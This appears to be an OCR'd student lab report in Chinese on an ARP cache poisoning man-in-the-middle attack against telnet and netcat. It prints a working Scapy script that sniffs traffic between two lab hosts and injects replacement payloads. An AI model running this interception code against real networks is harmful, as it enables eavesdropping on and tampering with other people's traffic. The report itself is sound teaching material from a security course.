
修改后只剩下ipv6的警告，原因是用 from scapy.all import *的时候把ipv6相关的模块也导进去了，ipv6我们用不着可直接忽略。

（在此建议先再启动一下服务端的telnet服务）

运行攻击脚本后，

在telnet客户端（VM）中输入任何字符均会变为A回显，如下图左下角所示。

完成MITM攻击。



4. 任务4：利用arp缓存中毒攻击进行netcat中间人攻击，修改netcat报文。

脚本：


```
from scapy.all import *


import re

# Machine A's informaton

from scapy.layers.inet import TCP, IP

from scapy.layers.l2 import Ether


# Machine A's informaton

IP_A  = "192.168.60.1"

MAC_A = "02:42:d0:56:f6:a6"


# Machine B's informaton

IP_B  = "192.168.60.3"

MAC_B = "02:42:c0:a8:3c:03"


# Attacker Machine's informaton

IP_M  = "192.168.60.2"

MAC_M = "02:42:c0:a8:3c:02"
```

```
def spoof_pkt(pkt):
    global newpkt
    print("Original Packet........")
    print("Source IP:", pkt[IP].src)
    print("Destination IP:", pkt[IP].dst)
    if pkt[Ether].src == MAC_B and pkt[IP].src == IP_B and
pkt[IP].dst == IP_A:
        pkt.src = MAC_M
        pkt.dst = MAC_A
        newdata = 'U201911810_zjq'
        del (pkt.chksum)
        del (pkt[TCP].payload)
        del (pkt[TCP].chksum)
        del (pkt[IP].len)
        pkt = pkt / newdata
        sendp(pkt)

    elif pkt[Ether].src == MAC_A and pkt[IP].src == IP_A and
pkt[IP].dst == IP_B:
        pkt.src = MAC_M
        pkt.dst = MAC_B
        del (pkt.chksum)
```


```
        del (pkt[TCP].chksum)
        sendp(pkt)
    print("Spoofed Packet.......")
    print("Source IP:", pkt[IP].src)
    print("Destination IP:", pkt[IP].dst)

f = 'tcp and (ether src ' + MAC_A + ' or ' + ' ether src ' + MAC_B + ' )'
pkt = sniff(filter=f, prn=spoof_pkt)
```

前面操作类似3。

不同之处在于使用netcat通信，如下所示：



然后关闭ip转发，可以看到HostM可以发出但VM无法接收。



运行netcatMITM攻击脚本后，可以看到发送的he变为了

U2011911810_zjq,完成报文修改攻击。